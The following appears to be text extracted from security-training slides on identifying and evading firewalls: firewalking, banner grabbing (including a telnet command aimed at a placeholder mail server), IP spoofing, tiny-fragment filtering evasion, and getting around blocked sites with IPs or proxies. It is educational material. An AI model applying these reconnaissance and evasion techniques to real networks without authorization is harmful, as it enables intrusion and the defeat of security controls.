


Port scanning is used to identify open ports and services running on these ports

Open ports can be further probed to identify the version of services, which helps in finding vulnerabilities in these services

Some firewalls will uniquely identify themselves in response to simple port scans

For example: Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, NetGuard GuardianPro firewall listens on TCP 1500 and UDP 1501



# Firewall Identification: Firewalking



01

A technique that uses TTL values to determine gateway ACL filters and map networks by analyzing IP packet responses.

Attackers send a TCP or UDP packet to the targeted firewall with a TTL set to one hop greater than that of the firewall

02


03

If the packet makes it through the gateway, it is forwarded to the next hop where the TTL equals one and elicits an ICMP "TTL exceeded in transit" to be returned, as the original packet is discarded

This method helps locate a firewall, additional probing permits fingerprinting and identification of vulnerabilities

04



# Firewall Identification: Banner Grabbing




Banners are service announcements provided by services in response to connection requests, and often carry vendor version information




Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall, and the firmware's version



The three main services which send out banners are FTP, telnet, and web servers



An example of SMTP banner grabbing is:  
`telnet mail.targetcompany.org 25`




# IP Address Spoofing



- └ IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain unauthorized access to a network
- └ Attackers modify the addressing information in the IP packet header and the source address bits field in order to bypass the firewall

- ⊖ For example, let's consider three hosts: A, B and C
- ⊖ Host C is a trusted machine of host B
- ⊖ Host A masquerades to be as host C by modifying the IP address of the malicious packets that he intends to send to the host B
- ⊖ When the packets are received, host B thinks that they are from host C, but are actually from host A



# Source Routing



Source routing allows the sender of a packet to partially or completely specify the route, the packet takes through the network




As the packet travels through the nodes in the network, each router examines the destination IP address and chooses the next hop to direct the packet to the destination



In source routing, the sender makes some or all of these decisions on the router



The figure shows source routing, where the originator dictates eventual route of traffic



# Tiny Fragments



01

Attackers create tiny fragments of outgoing packets forcing some of the TCP packet's header information into the next fragment

02

The IDS filter rules that specify patterns will not match with the fragmented packets due to broken header information

03

The attack will succeed if the filtering router examines only the first fragment and allow all the other fragments to pass through

04

This attack is used to avoid user defined filtering rules and works when the firewall checks only for the TCP header information

IP-3ar0J1OB0K

MK=1, Fragment Offset=0

Source Port

Destination Port

Sequence Number

Acknowledgement Sequence Number

Data Offset

Reserved

-

ACK

-

-

-

-

Window

Checksum

Urgent Pointer=0

0

# Bypass Blocked Sites Using IP Address in Place of URL



This method involves typing the IP address directly in browser's address bar in place of typing the blocked website's domain name




For example, to access Orkut, type its IP address instead of typing domain name



Use services such as Host2ip to find the IP address of the blocked website




This method fails if the blocking software tracks the IP address sent to the web server



# Bypass Blocked Sites Using Anonymous Website Surfing Sites



- Many websites around the net enable surfing the Internet anonymously
- Some websites provide options to encrypt the URL's of the websites
- These proxy websites will hide the actual IP address and will show another IP address, which could prevent the website from being blocked thus allowing access to them



# Bypass a Firewall Using Proxy Server



Find an appropriate proxy server



On the Tools menu of any Internet browser, go to LAN or Network Connections tab, and then click LAN/Network Settings

In the Port box, type the port number that is used by the proxy server for client connections (by default, 8080)



Under Proxy server settings, select the use a proxy server for LAN



In the Address box, type the IP address of the proxy server

Click to select the bypass proxy server for local addresses check box if you do not want the proxy server computer to be used when connected to a computer on the local network



Click OK to close the LAN Settings dialog box



